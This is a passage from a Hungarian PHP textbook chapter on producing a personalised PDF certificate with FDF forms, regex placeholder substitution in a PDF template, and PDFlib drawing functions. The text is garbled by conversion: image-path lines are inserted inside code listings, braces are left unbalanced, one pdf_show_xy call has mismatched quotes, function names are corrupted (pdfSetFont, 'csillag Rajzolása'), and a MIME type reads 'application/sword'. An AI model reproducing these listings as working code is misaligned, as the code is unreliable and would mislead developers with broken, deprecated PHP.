Egy másik módszerrel elkerülhető az ilyen probléma. Adobe Acrobat segítségével létrehozunk egy PDF űrlapot, amely a korábban használt HTML űrlapokhoz hasonlóan üres, elnevezett mezőket tartalmaz. Ezt követően PHP kóddal elkészíthetjük az FDF (Forms Data Format) fájlt, ami lényegében egy sablonba beírandó adathalmaz. FDF fájlokat a PHP FDF függvény-könyvtárával hozhatunk létre: egész pontosan az `fdf_create()` függvényel állítjuk elő a fájlt, az `fdf_set_value()` függvényel meghatározzuk a mezők értékeit, majd az `fdf_set_file()` függvényel beállítjuk a megfelelő sablonfájlt. Végül a megfelelő MIME-típussal – ez jelen esetben `vnd.fdf` – átadjuk a fájlt a böngészőnek, és annak Acrobat Reader bővítménye kicséri a űrlapban az adatokat.

Mindez nagyon jól hangzik, azonban két szépséghibája is van a dolognak. Először is azt feltételezi, hogy rendelkezünk az Acrobat Professional programmal (a teljes verzióval, nem az ingyenes olvasóval, sőt nem is a Standard verzióval). Másodsorban a soron belüli szövegeket esetenként jóval körülmenyesebb kicséri, mint az űrlapmezőket. Egyes helyzetekben ez problémát okozhat, de ez mindenkor az adott dokumentumtól függ. A PDF dokumentumok létrehozásának feladata igen gyakran levelek előállításakor jelentkezik, és a levelekben sok olyan szöveg lehet, amit soron belül kell cserélni. Ilyen célra az FDF fájlok nem igazán használhatók. Ha viszont például adónyomtatványt szeretnénk online kitölteni, akkor a fenti problémák egyáltalán nem jelentkeznek.

Az FDF formátumról az Adobe weboldalán, a <http://www.adobe.com/devnet/acrobat/fdftoolkit.html> címen olvashatunk bővebben.

Ha úgy döntünk, hogy ezt a megközelítést választjuk, érdemes lehet elolvasni a PHP online kézikönyvében az FDF dokumentációját: <http://www.php.net/manual/en/ref.fdf.php>.

Most pedig összpontosítunk probléma fent említett, első megoldási módjára! Ha észrevesszük, hogy a helykitöltőkhöz adott formázási kódok csak kötőjelből, számjegyekből és zárójelekből állnak, vagyis reguláris kifejezésekhez illeszthetők, akkor meg tudjuk oldani a PDF fájlból lévő helykitöltők keresését és cseréjét. Írtunk egy függvényt (`pdf_cse_re()`), amely automatikusan előállítja az adott helykitöltőhöz illeszkedő reguláris kifejezést, majd a megfelelő szövegre cseréli a helykitöltöt.

Ne feledjük, hogy az Acrobat egyes verzióban a helykitöltők egyszerű szövegek is lehetnek, amiket a korábban látottak szerint az `str_replace()` függvényel is kicsérélhetünk!

Ezt a kiegészítést leszármítva a PDF sablonból oklevelet előállító kód igen hasonló az RTF formátum esetén látott hoz. A kódot a 32.4 példakód tartalmazza.

32.4 példakód: pdf.php – A perszonálizált PDF oklevelet sablon alapján előállító kód

```
<?php
set_time_limit(180); // a kód lassú lehet
```

```

//rövid változónevek létrehozása
$nev = $_POST['nev'];
$teszteredmeny = $_POST['teszteredmeny'];

function pdf_csere($minta, $csere, $string) {
    $hossz = strlen( $minta );
    $regkif = '';

    for ($i = 0; $i<$hossz; $i++) {
        $regkif .= $minta[$i];
        if ($i<$hossz-1) {
            $regkif .= "(\\)-{0,1}[0-9]*{0,1}";
        }
    }
    return ereg_replace ( $regkif, $csere, $string );
}

if(!$nev || !$teszteredmeny) {
    echo "<h1>Hiba:</h1>
        <p>Az oldal meghívása nem sikerült.</p>";
} else {
    // hozzuk létre a fejlécet, hogy segítsünk a böngészőnek
    // a megfelelő alkalmazást kiválasztani!
    header('Content-Disposition: filename=okl.pdf');
    header('Content-type: application/pdf');

    $datum = date('F d, Y');

    // sablonfájlunk megnyitása
    $fajlnev = 'PHPOklevel.pdf';
    $fp = fopen ($fajlnev, 'r');
    // sablon beolvasása változóba
    $kimenet = fread($fp, filesize($fajlnev));

    fclose ($fp);

    // cseréljük ki a sablon helykitöltőit saját adatainkkal!
    $kimenet = pdf_csere('<<NAME>>', strtoupper($nev), $kimenet);
    $kimenet = pdf_csere('<<Name>>', $nev, $kimenet);
    $kimenet = pdf_csere('<<score>>', $teszteredmeny, $kimenet);
    $kimenet = pdf_csere('<<mm/dd/yyyy>>', $datum, $kimenet);

    // az előállított dokumentum küldése a böngészőnek


    echo $kimenet;
}
?>

```

Ez a kód a PDF perszonálizált változatát állítja elő. A 32.6 ábrán látható dokumentum szinte bármilyen rendszeren ugyanolyan nyomatot eredményez, és valamivel nehezebben módosítható, illetve szerkeszthető. Láthatjuk, hogy ez a PDF dokumentum majdnem tökéletesen úgy néz ki, mint a 32.5 ábrán lévő RTF formátumú.

A módszernek az egyik hibája, hogy a kód a reguláris kifejezések illesztése miatt elég lassan fut le. A reguláris kifejezések sokkal több időt igényelnek, mint az RTF verziót használható str_replace() függvény. Ha sok helykitöltőt kell dokumentumainkban lecserélni, vagy nagy számú dokumentumot kívánunk létrehozni ugyanazon a kiszolgálón, akkor érdemes

más megközelítést választani. Egyszerűbb sablonok esetén ez kevésbé problémás, ebben a fájlban is a képeket jelképező adatok teszik ki az állomány nagy részét.



32.6 ábra: A pdf.php kód PDF sablonból állítja elő az oklevelet.

PDF dokumentum előállítása PDFlib függvényekkel

A PDFlib könyvtárral dinamikusan hozhatunk létre PDF dokumentumokat az interneten. Szigorúan nézve nem a PHP része, hanem különálló könyvtár, amely számtalan, különböző programozási nyelvből meghívható függvényt tartalmaz. A könyvtár használatához szükséges felület (language binding) a C, C++, Java, Perl, Python, Tcl és ActiveX/COM nyelvhez érhető el.

A PDFlibet hivatalosan a PDFlib GmbH támogatja. Ez azt jelenti, hogy vagy a PHP dokumentációjában (<http://www.php.net/en/manual/ref.pdf.php>), vagy a <http://www.pdflib.com> oldalról letölthető hivatalos dokumentációban találunk bővebb információt.

„Helló, világ!” kód PDFlib függvényekkel

Ha a PDFlib könyvtárt bekapcsolva telepítettük a PHP-t, akkor a 32.5 példakódban látható, egyszerű „Helló, világ!” programmal tesztelhetjük a könyvtár működését.

32.5 példakód: tesztpdf.php – A klasszikus „Helló, világ!” példa a PDFlib PHP-n keresztüli használatára

```
<?php

// pdf dokumentum létrehozása a memoriában
$pdf = pdf_new();
pdf_open_file($pdf, "");

pdf_set_info($pdf, "Szerző", "Luke Welling és Laura Thomson");
pdf_set_info($pdf, "Cím", "Helló, világ! (PHP)");
pdf_set_info($pdf, "PDF létrehozója", "tesztpdf.php");
pdf_set_info($pdf, "Tárgy", "Teszt PDF");

// az A4-es papírméret 210 x 297 mm, azaz 595 x 842 pont
pdf_begin_page($pdf, 595, 842);

// könyvjelző hozzáadása
pdf_add_bookmark($pdf, '1. oldal', 0, 0);

$betutipus = pdf_findfont($pdf, 'Times-Roman', 'host', 0);
pdfSetFont($pdf, $betutipus, 24);
```

```

pdf_set_text_pos($pdf, 50, 700);

// szöveg írása
pdf_show($pdf,'Helló, világ!');
pdf_continue_text($pdf,'(- mondja a PHP)');

// dokumentum vége
pdf_end_page($pdf);
pdf_close($pdf);
$adat = pdf_get_buffer($pdf);

// hozzuk létre a fejlécet, hogy segítsünk a böngészőnek
// a megfelelő alkalmazást kiválasztani!
header('Content-Type: application/pdf');
header('Content-Disposition: inline; filename=tesztpdf.pdf');
header('Content-Length: ' . strlen($adat));

// PDF kimenet létrehozása
echo $adat;
?>

```

Ha a kód nem működik, akkor nagy valószínűséggel az alábbi hibaüzenetet fogjuk látni:

```

Fatal error: Call to undefined function pdf_new()
in C:\Program Files\Apache Software
Group\Apache2.2\htdocs\php_es_mysql\32_fejezet\tesztpdf.php on line 4
vagyis

```

Végzetes hiba: A pdf_new() nevű nem definiált függvény hívása
a C:\Program Files\Apache Software

```

Group\Apache2.2\htdocs\php_es_mysql\32_fejezet\tesztpdf.php fájl 4. sorában
Ez az üzenet azt jelenti, hogy vagy nem telepítettük a PDFlib kiterjesztést, vagy nem kapcsoltuk be a PHP-ben.
```

A telepítés folyamata viszonylag egyértelmű, ám néhány részlete az általunk használt PHP és PDFlib konkrét verziójáról függ. Részletes utasításokat találunk az online PHP kézikönyv jegyzetekkel ellátott változatának a PDFlib könyvtárral foglalkozó oldalán, ahol hasznos felhasználói megjegyzések is olvashatunk.

Ha a kód megfelelően fut rendszerünkön, érdemes megvizsgálni a működését. A \$pdf = pdf_new();
pdf_open_file(\$pdf, "");; sorok hozzák létre a memóriában a PDF dokumentumot.

A pdf_set_info() függvényteljesítéssel adhatunk a dokumentumnak: tárgy, cím, a PDF létrehozója, szerző, a kulcsszavak listája, illetve egy egyéni, a felhasználó által definiált mező.

A kódban a szerzőt, a címet, a fájl létrehozóját és a tárgyat adtuk meg. Érdemes megjegyezni, hogy minden mezőt elő kell állítani.

```

pdf_set_info($pdf, "Szerző", "Luke Welling és Laura Thomson");
pdf_set_info($pdf, "Cím", "Helló, világ! (PHP)");
pdf_set_info($pdf, "PDF létrehozója", "tesztpdf.php");
pdf_set_info($pdf, "Tárgy", "Teszt PDF");

```

Minden PDF dokumentum adott számú oldalból áll. Új oldal megkezdéséhez a pdf_begin_page() függvényt kell meghívni. A pdf_open() által visszaadott azonosító mellett az oldal méretét kell a függvénynek paraméterként átadni. A dokumentum akár minden oldala különböző méretű lehet, de ha nincs valami különleges oka, akkor érdemes egységes papírméreket használni.

A PDFlib pontokban számolja úgy az oldalméretet, mint az egyes oldalon lévő koordinátákat. Az A4-es oldal körülbelül 595 × 842, az amerikai szabvánként elterjedt letter méret 612 × 792 pont. Ez azt jelenti, hogy a pdf_begin_page(\$pdf, 595, 842); sor egy A4-es méretű oldalt hoz létre a dokumentumban.

PDF dokumentumokat nem csupán nyomtatási célból készíthetünk. Olyan PDF funkciókat is tartalmazhatnak, mint például a hiperhivatkozások és a könyvjelzők. A `pdf_add_outline()` függvény könyvjelzőt ad a dokumentumhoz. A könyvjelzők az Acrobat Readernek a dokumentumról elkölöntött paneljén jelennie meg, és lehetővé teszik, hogy egyből a hivatkozott részre ugorjunk.

A

```
pdf_add_bookmark($pdf, '1 oldal', 0, 0);
sor 1. oldal felirát, az aktuális oldalra mutató könyvjelzőt ad dokumentumunkhoz.
```

Az elérhető betűtípusok köre operációs rendszerenként, sőt akár számítógépenként is eltérhet. A minden körülmenyek között egyformán megijelenő kimenet érdekében olyan alap betűtípusokat érdemes használni, amelyek minden PDF-olvasóban megfelelően működnek. A tizennégy ilyen alaptípus a következő:

- Courier
- Courier-Bold
- Courier-Oblique
- Courier-BoldOblique
- Helvetica
- Helvetica-Bold
- Helvetica-Oblique
- Helvetica-BoldOblique
- Times-Roman
- Times-Bold
- Times-Italic
- Times-BoldItalic
- Symbol
- ZapfDingbats

Az ettől eltérő betűtípusokat beágazhatjuk a dokumentumokba, ám ez egyrészt növeli a fájlméretet, másrészt pedig nem mindegy, hogy milyen licenccel rendelkezünk az adott betűtípusra vonatkozóan. A következőképpen választhatjuk ki a betűtípust, méretét és karakterkódolását:

```
$betutipus = pdf_findfont($pdf, 'Times-Roman', 'host', 0);
pdf_setfont($pdf, $betutipus, 24);
```

A betűméretet pontokban adjuk meg. Példánkban host típusú karakterkódolást választottunk. A lehetséges értékek a `winansi`, `builtin`, `macroman`, az `ebcdic` és a `host`. Ezek az értékek az alábbi jelentéssel bírnak:

- `winansi` – Az ISO 8859-1 karakterkészletet, illetve a Microsoft által hozzáadott különleges karaktereket (például az euró jelet) használja.
- `builtin` – A betűtípusba beépített kódolást használja. Általában nem latin betűtípusoknál, valamint szimbólumoknál választjuk ezt a beállást.
- `macroman` – Mac Roman kódolást használ. Macintosh alatt ez az alapértelmezett karakterkészlet.
- `ebcdic` – Az IBM AS/400 rendszereken használt EBCDIC karakterkészletet használja.
- `host` – Macintosh alatt automatikusan a `macroman`, EBCDIC-alapú rendszer esetén az `ebcdic`, minden más rendszeren a `winansi` lehetőséget választja.

Egy PDF dokumentum nem olyan, mint egy HTML vagy egy szövegszerkesztőben előállított. A szöveg nem fog automatikusan az oldal bal felső sarkában kezdődni és magától sorokra töri. Magunknak kell meghatározni, hogy hova helyezzük az egyes szövegsorokat. Ahogy már jelezük, a PDF pontokban határozza meg az oldalon belüli helyeket. Az origó (a [0, 0] x, y koordináta) az oldal bal alsó sarkában található.

Mivel az oldalméret 595 × 842 pont, az (50, 700) pont a lap bal szélétől körülbelül 1,6 centiméterre, felülről pedig 5 centimétere helyezkedik el. Az alábbi kódsorral állítjuk be erre a pontra a szöveg helyét:

```
pdf_set_text_pos($pdf, 50, 700);
```

Az oldalbeállítás után végre szöveget is írhatunk rá. A `pdf_show()` függvényt meghívva írhatunk a kiválasztott betűtípus-sal az oldal aktuálisan megadott pontjára. A

```
pdf_show($pdf, 'Hello, világ!');
sor a "Hello, világ!" szöveget adja a dokumentumhoz.
```

Ha szeretnénk a következő sorba további szöveget írni, a `pdf_continue_text()` függvényt kell meghívunk. A „(- mondja a PHP)" karakterláncot a

```
pdf_continue_text($pdf, '(- mondja a PHP)');
függvénnel tudjuk a szöveghez adni.
```

Ennek a sornak a pontos helye a kiválasztott betűtípusról és -mérettől függ. Ha sorok vagy kifejezések helyett folyamatos bekezdéseket szeretnénk írni, akkor használjuk inkább a `pdf_show_boxed()` függvényt, amelyben megadhatunk egy szövegdobozt, amihez a szöveget szeretnénk folyatni!

Miután hozzáadtuk az oldalhoz annak teljes tartalmát, a `pdf_end_page()` függvényt kell meghívunk:

```
pdf_end_page($pdf);
```

Ha elkészültünk a teljes PDF dokumentummal, be kell zárnunk a `pdf_close()` függvényel. A `pdf_close($pdf)`;

sorral ér véget a „Hello, világ!” dokumentum létrehozása.

Most már elküldhetjük a kész PDF-et a böngészőnek:

```
$adat = pdf_get_buffer($pdf);
```

```
// hozzuk létre a fejlécet, hogy segitsünk a böngészőnek
// a megfelelő alkalmazást kiválasztani!
header('Content-Type: application/pdf');
header('Content-Disposition: inline; filename=tesztpdf.pdf');
header('Content-Length: ' . strlen($adat));
```

```
// PDF kimenet létrehozása
echo $adat;
```

Ha úgy tetszik, merevlemezre is írhatjuk az adatot. Ezr úgy tehetjük meg, hogy a `pdf_open_file()` függvénynek második paraméterként átadunk egy fájlnevet.

Érdemes megemlíteni, hogy a PHP kézikönyvben opcionális PDFlib függényparaméterként dokumentált paramétereik a PDFlib egyes verzióiban kötelezők is lehetnek. Az oklevél dokumentuma viszonylag bonyolult, szegélyt, vektoros és pixelgrafikus képet egyaránt tartalmaz. A korábban használt két módszernél ezek egy szövegszerkesztővel könnyen hozzáadhatók a dokumentumhoz. PDFlib függvények használata esetén saját kezüleg kell ezeket az oldalhoz hozzáadnunk.

Az oklevél előállítása PDFlib függvényekkel

A PDFlib függvények használatakor bizonyos kompromisszumokra kényszerülünk. Bár szinte egy az egyben le tudnánk másolni a korábban használt oklevelet, rengeteg erőfeszítésünkbe kerülne az egyes díszítőelemek előállítása és elhelyezése, miközben olyan szövegszerkesztővel, mint például a Microsoft Word, gyerekjáték a dokumentum elkészítése.

A korábban látott szöveget szeretnénk használni, illetve meg akarjuk jeleníteni a díszszalag vektoros grafikáját és a pixelgrafikus aláírást is, de a díszszegély előállításától eltekintünk. A 32.6 példakódban találjuk a PDF fájlt előállító teljes kódöt.

32.6 példakód: pdflib.php – Az oklevél előállítása PDFlib függvényekkel

```
<?php
// rövid változónevek létrehozása
$nev = $_POST['nev'];
$teszteredmeny = $_POST['teszteredmeny'];

if (!$nev || !$teszteredmeny) {
    echo "<h1>Hiba:</h1>
        <p>Az oldal meghívása nem sikerült.</p>";
} else {
    $datum = date('Y.m.d.');

    // pdf dokumentum létrehozása a memoriában
    $pdf = pdf_new();
    pdf_open_file($pdf, "");

    // a betűtípus nevének beállítása
    $betutipus_neve = 'Times-Roman';
```

```

// oldalméret beállítása pontokban és az oldal létrehozása
// az A4-es lap 595 × 842 pont
$szelesseg = 842;
$magassag = 595;
pdf_begin_page($pdf, $szelesseg, $magassag);

// szegélyek rajzolása
$margo = 20; // a szegély és a lap széle közötti távolság
$szegely = 10; // a szegély fő vonalának vastagsága
$terkoz = 2; // a vastag és a vékony szegélyek közötti távolság

// külső szegély rajzolása
pdf_rect($pdf, $margo-$terkoz,
          $margo-$terkoz,
          $szelesseg-2*($margo-$terkoz),
          $magassag-2*($margo-$terkoz));
pdf_stroke($pdf);

// a $szegely pont vastagságú fő szegélyvonallal rajzolása
pdf_setlinewidth($pdf, $szegely);
pdf_rect($pdf, $margo+$szegely/2,
          $margo+$szegely/2,
          $szelesseg-2*($margo+$szegely/2),
          $magassag-2*($margo+$szegely/2));
pdf_stroke($pdf);
pdf_setlinewidth($pdf, 1.0);

// belső szegély rajzolása
pdf_rect($pdf, $margo+$szegely+$terkoz,
          $margo+$szegely+$terkoz,
          $szelesseg-2*($margo+$szegely+$terkoz),
          $magassag-2*($margo+$szegely+$terkoz));
pdf_stroke($pdf);

// főcím hozzáadása
$betutipus = pdf_findfont($pdf, $betutipus_neve, 'host', 0);
if ($betutipus) {
    pdfSetFont($pdf, $betutipus, 48);
}
$startx = ($szelesseg - pdf_stringwidth($pdf, 'PHP oklevél',
                                         $betutipus, '12'))/2;
pdf_show_xy($pdf, 'PHP oklevél', $startx, 490);

// szöveg hozzáadása
$betutipus = pdf_findfont($pdf, $betutipus_neve, 'host', 0);
if ($betutipus) {
    pdfSetFont($pdf, $betutipus, 26);
}
$startx = 70;
pdf_show_xy($pdf, 'Ez a dokumentum tanúsítja, hogy', $startx, 430);
pdf_show_xy($pdf, strtoupper($nev), $startx+90, 391);

$betutipus = pdf_findfont($pdf, $betutipus_neve, 'host', 0);
if ($betutipus)

```

```

pdf_setfont($pdf, $betutipus, 20);

pdf_show_xy($pdf, 'jogosult az oklevélre, mert tudásáról számot adott', $startx,
340);
pdf_show_xy($pdf, 'a három kérdésből álló szigorú vizsgán.', $startx, 310);

pdf_show_xy($pdf, "$nev vizsgaeredménye $teszteredmeny.'.%.', $startx, 260);

pdf_show_xy($pdf, 'A vizsgát összeállította és felügyelte a ', $startx, 210);
pdf_show_xy($pdf, 'Képzetbeli PHP Minősítő Intézmény', $startx, 180);
pdf_show_xy($pdf, "$datum napján", $startx, 150);
pdf_show_xy($pdf, 'Kiadta:', $startx, 100);

// az aláírást tartalmazó pixelgrafikus kép hozzáadása
$alairas = pdf_load_image($pdf, 'png', '/Program Files/Apache Software
Foundation/Apache2.2/htdocs/php_es_mysql/32_fejezet/alairas.png', '');
pdf_fit_image($pdf, $alairas, 200, 75, '');
pdf_close_image($pdf, $alairas);

// díszszalag színeinek beállítása
pdf_setcolor ($pdf, 'both', 'cmyk', 43/255, 49/255, 1/255, 67/255); // sötétkék
pdf_setcolor ($pdf, 'both', 'cmyk', 1/255, 1/255, 1/255, 1/255); // fekete

// 1. szalag rajzolása
pdf_moveto($pdf, 630, 150);
pdf_lineto($pdf, 610, 55);
pdf_lineto($pdf, 632, 69);
pdf_lineto($pdf, 646, 49);
pdf_lineto($pdf, 666, 150);
pdf_closepath($pdf);
pdf_fill($pdf);

// 1. szalag körvonala
pdf_moveto($pdf, 630, 150);
pdf_lineto($pdf, 610, 55);
pdf_lineto($pdf, 632, 69);
pdf_lineto($pdf, 646, 49);
pdf_lineto($pdf, 666, 150);
pdf_closepath($pdf);
pdf_stroke($pdf);

// 2. szalag rajzolása
pdf_moveto($pdf, 660, 150);
pdf_lineto($pdf, 680, 49);
pdf_lineto($pdf, 695, 69);
pdf_lineto($pdf, 716, 55);
pdf_lineto($pdf, 696, 150);
pdf_closepath($pdf);
pdf_fill($pdf);

// 2. szalag körvonala
pdf_moveto($pdf, 660, 150);
pdf_lineto($pdf, 680, 49);
pdf_lineto($pdf, 695, 69);

```

```

pdf_lineto($pdf, 716, 55);
pdf_lineto($pdf, 696, 150);
pdf_closepath($pdf);
pdf_stroke($pdf);
pdf_setcolor ($pdf, 'both', 'cmyk', 1/255, 81/255, 81/255, 20/255); // vörös

//fejrész rajzolása
csillag_rajzolása(665, 175, 32, 57, 10, $pdf, true);

//fejrész körvonala
csillag_rajzolása(665, 175, 32, 57, 10, $pdf, false);

// az oldal befejezése és a kimenet elkészítése
pdf_end_page($pdf);
pdf_close($pdf);
$adat = pdf_get_buffer($pdf);

// hozzuk létre a fejlécet, hogy segítsünk a böngészőnek
// a megfelelő alkalmazást kiválasztani!
header('Content-type: application/pdf');
header('Content-disposition: inline; filename=test.pdf');
header('Content-length: ' . strlen($adat));

// PDF kimenet elkészítése
echo $adat;
}

function csillag_rajzolása($kozeppontx, $kozepponty, $agak, $sugar,
                           $ag_merete, $pdf, $kitoltve) {
    $belso_sugar = $sugar-$ag_merete;

    for ($i = 0; $i<=$agak*2; $i++) {
        $szog= ($i*2*pi())/($agak*2);

        if($i%2) {
            $x = $sugar*cos($szog) + $kozeppontx;
            $y = $sugar*sin($szog) + $kozepponty;
        } else {
            $x = $belso_sugar*cos($szog) + $kozeppontx;
            $y = $belso_sugar*sin($szog) + $kozepponty;
        }

        if($i==0) {
            pdf_moveto($pdf, $x, $y);
        } else if ($i==$agak*2) {
            pdf_closepath($pdf);
        } else {
            pdf_lineto($pdf, $x, $y);
        }
    }
    if($kitoltve) {
        pdf_fill_stroke($pdf);
    } else {
        pdf_stroke($pdf);
    }
}

```


```

    }
}

?>

```

A kóddal előállított oklevelet a 32.7 ábrán látjuk. Nagyon hasonló a korábbiakhoz, csak a szegélye egyszerűbb, és a szalagon a csillag kicsit más hogy néz ki. Ennek oka, hogy a díszszalagot megrajzoltuk, nem pedig meglévő grafikát helyeztünk a dokumentumba.



32.7 ábra: A pdflib.php kód PDF dokumentumba rajzolja az oklevelet.

Nézzük most meg a kód azon részeit, amelyek elérnek a korábbi példákban látottaktól!

A látogatók saját adataikat szeretnék látni az oklevélen, ezért a memóriában, nem pedig fájlba írva hozzuk létre a dokumentumot. Ha fájlba írnánk, egyedi fájlneveket előállító mechanizmusra is szükségünk lenne, valamilyen módszerrel meg kellene akadályoznunk, hogy a felhasználók hozzáférjenek mások okleveleire, illetve meg kellene találni annak a módját, hogyan lehet a régebbi okleveleket törlve szabad területhez jutni a kiszolgálón.

Dokumentum memóriában való létrehozásához paraméterek nélkül hívjuk meg a `pdf_new()` függvényt, majd meghívjuk a `pdf_open_file()` függvényt is, ahogy tettük azt kódunkban is:

```

$pdf = pdf_new();
pdf_open_file($pdf, "");

```

Az egyszerűsített szegély tulajdonképpen három keretből áll: egy vastagabb és két vékony keretből, amelyek közül az egyik a vastag szegélyen kívül, a másik pedig belül helyezkedik el. A három keretet téglalapként fogjuk megrajzolni.

Annak érdekében, hogy a szegélyeket úgy helyezzük el, hogy a későbbiekben egyszerűen módosíthassuk az oldalméretet vagy a szegélyek megjelenését, a szegélyek pozicionálására változókat használunk: `$szelesseg` és `$magassag`, illetve `$margo`, `$szegely` és `$terkoz`. A `$margo` változóval határozzuk meg azt, hogy hány pontnyira van a szegély az oldal széléről, a `$szegely` a legerősebb szegély vastagságát adja meg, a `$terkoz` pedig a vastag és a vékony szegélyek közötti távolságot tárolja.

Ha rajzoltunk már más grafikus alkalmazásprogramozási felülettel (API), a PDFlib könyvtárral való rajzolás nem sok újdonságot tartogat számunkra. Ha nem olvastuk el a Képek előállítása című 22. fejezetet, érdemes lehet most megtennünk, mert a képek gd könyvtárral való rajzolása nagyon hasonló a PDFlib könyvtárral történő rajzoláshoz.

A vékony szegélyek előállítása gyerekjáték. Téglalapot a `pdf_rect()` függvénytel hozhatunk létre, amely paraméterként a PDF dokumentum azonosítóját, a téglalap bal alsó sarkának x és y koordinátáját, illetve a téglalap szélességét és magasságát várja. Mivel rugalmas kialakítású dokumentumra van szükségünk, a beállított változókból számítjuk ki ezeket az értékeket:

```

pdf_rect($pdf, $margo-$terkoz,
        $margo-$terkoz,
        $szelesseg-2*($margo-$terkoz),
        $magassag-2*($margo-$terkoz));

```

A `pdf_rect()` meghívása létrehozza a téglalap alakú görbét (path). Az alakzat megrajzolásához meg kell hívni a `pdf_stroke()` függvényt:

```
pdf_stroke($pdf);
```

A középső, vastag szegély megrajzolásához meg kell adni a vonalvastagságot. Az alapértelmezett vastagság 1 pont. A `pdf_setlinewidth()` alábbi meghívása a \$szegely értékére, jelen esetben 10 pontra állítja a vonalvastagságot:

```
pdf_setlinewidth($pdf, $szegely);
```

A beállított vonalvastagsággal ismét létrehozunk egy téglalapot (a `pdf_rect()` függvényel), majd meghívjuk a `pdf_stroke()` függvényt, hogy megrajzolja azt:

```
pdf_rect($pdf, $margo+$szegely/2, $margo+$szegely/2, $szelesseg-2*($margo+$szegely/2), $magassag-2*($margo+$szegely/2));
pdf_stroke($pdf);
```

A vastag vonal megrajzolása után ne felejtük el visszaállítani a vonalvastagságot 1 pontra:

```
pdf_setlinewidth($pdf, 1.0);
```

A `pdf_show_xy()` függénnel helyezzük el az oklevélen a szövegsorokat. A sorok többségénél beállítható értéket adunk a bal margó x koordinátájának (\$startx), az y koordinátát pedig szemlélték alapján választjuk ki. Mivel a címsort vízszintesen középre szeretnénk igazítani, meg kell állapítani a szélességét ahoz, hogy a bal szélét megfelelő pozícióba helyezhessük. Karakterlánc szélességét a `pdf_stringwidth()` függénnel deríthetjük ki. A

```
pdf_stringwidth($pdf, 'PHP oklevél', $betutipus, '12')
```

függvényhívás az adott betűtípusnal és méretben szedett 'PHP oklevél' sztring szélességét adja vissza.

Ugyanúgy, mint az oklevél többi változatában, most is szkennelt képként szűrjuk be az aláírást. Az alábbi három utasítás

```
$alairas = pdf_load_image($pdf, 'png', '/Program Files/Apache Software Foundation/Apache2.2/htdocs/php_es_mysql/32_fejezet/alairas.png', ''');
```

```
pdf_fit_image($pdf, $alairas, 200, 75, ''');
```

```
pdf_close_image($pdf, $alairas);
```

megnyitja az aláírást tartalmazó PNG fájlt, a meghatározott helyen hozzáadja a képet az oldalhoz, majd bezárja a képfájlt.

A PNG helyett természetesen más fájltípust is használhatunk.

Megjegyzés: Amikor a `pdf_load_image()` függénnel töltünk be képet, a fájl teljes elérési útvonalát meg kell adni. A példában az `alairas.png` fájl Windows rendszeren lévő elérési útvonalát látjuk.

Az oklevél PDFlib függvényekkel történő elkészítésének legnehezebb része a díszszalag hozzáadása. Azt ugyan nem tehetjük meg, hogy automatikusan megnyitjuk és beillesztjük a grafikát tartalmazó Windows metafájlt, de alakzatokat tetszés szerint rajzolhatunk.

A szalagokat mintázó kitöltött alakzatot az alábbi kódval rajzolhatjuk meg. A körvonal színét feketére, a kitöltőszínt pedig sötétkékre állítjuk:

```
pdf_setcolor($pdf, 'both', 'cmyk', 43/255, 49/255, 1/255, 67/255); // sötétkék
pdf_setcolor($pdf, 'both', 'cmyk', 1/255, 1/255, 1/255, 1/255); // fekete
```

Ötoldalú sokszögből létrehozzuk az egyik szalagot, majd kitöltsük:

```
pdf_moveto($pdf, 630, 150);
pdf_lineto($pdf, 610, 55);
pdf_lineto($pdf, 632, 69);
pdf_lineto($pdf, 646, 49);
pdf_lineto($pdf, 666, 150);
pdf_closepath($pdf);
pdf_fill($pdf);
```

Mivel körvonalat is szeretnénk a sokszög köré, megint létre kell hozni ugyanazt a görbét, de ezúttal a `pdf_stroke()`, nem pedig a `pdf_fill()` függvényt hívjuk meg rá.

A sokágú csillag bonyolult, ismétlődő alakzat, függvényt írtunk a görbe pozíciójának kiszámítására. Függvényünk neve `csillag Rajzolása()`, és paraméterként a csillag középpontjának x és y koordinátáját, ágainak számát, sugarát és hosszát, a PDF dokumentum azonosítóját, illetve egy Boole-i értéket vár, amely azt határozza meg, hogy ki legyen töltve a csillag, vagy csupán körvonalá legyen.

A `csillag_rajzolása()` függvény trigonometriai számításokkal határozza meg a csillag csúcsainak helyét. Ahány ágú csillagot szeretnénk rajzolni, annyi pontot kapunk a csillag középpontjától sugárnyi távolságra, és ugyanennyi pontot egy olyan kisebb körön, amely a külső (a sugar által meghatározott) körtől az `Sag_merete` távolságra van. A két körön lévő pontokat egy-egy vonallal kötjük össze. Érdemes megjegyezni, hogy a PHP trigonometrikus függvényei, így például a `cos()` és a `sin()` fokok helyett radiánban számol.

Egy megfelelő függvénnel és némi matematikai számolással pontosan előállíthatunk akár bonyolultabb ismétlődő alakzatot is. Ha kifinomultabb szegélyt szeretnénk adni az oldalhoz, hasonló módszerrel azt is megtehetnénk.

Ha az oklevél összes elemét elkészítettük, be kell zárnunk az oldalt és a dokumentumot.

Fejlécekkel kapcsolatos problémák kezelése

A fenti kódokban szereplő apró, de fontos dologra szeretnénk felhívni a figyelmet: tudatni kell a böngészővel, hogy milyen típusú adatot kívánunk küldeni neki. A tartalomtípus HTTP fejléc elküldésével tehetjük ezt meg, például így:

```
header('Content-type: application/sword');
```

vagy

```
header('Content-type: application/pdf');
```

Nem árt tudni azt sem, hogy a böngészők nem egységes módon kezelik ezeket a fejléceket. Elsősorban az Internet Explorer hajlamos úgy dönteni, hogy figyelmen kívül hagyja a MIME-típust, és megkíséri automatikusan meghatározni a fájltípust. (Az Internet Explorer újabb verzióiban javulni látszik a helyzet, így ha ilyen problémát tapasztalunk, a legegyszerűbb megoldás böngészőnk frissítése lehet.)

